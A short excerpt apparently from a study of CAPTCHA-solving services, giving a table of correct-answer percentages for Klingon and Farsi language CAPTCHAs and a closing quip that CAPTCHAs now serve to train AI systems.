Klingon	☐ < ≤	0.00	0.00	0.00	0.00	0.00	1.12	0.19
Farsi	یک دو سه	0.45	0.00	0.00	0.00	0.00	0.00	0.08

Table 2: Percentage of responses from the services with correct answers for the language CAPTCHAs.

These Days:
CAPTCHAs are ways of ***training*** AI systems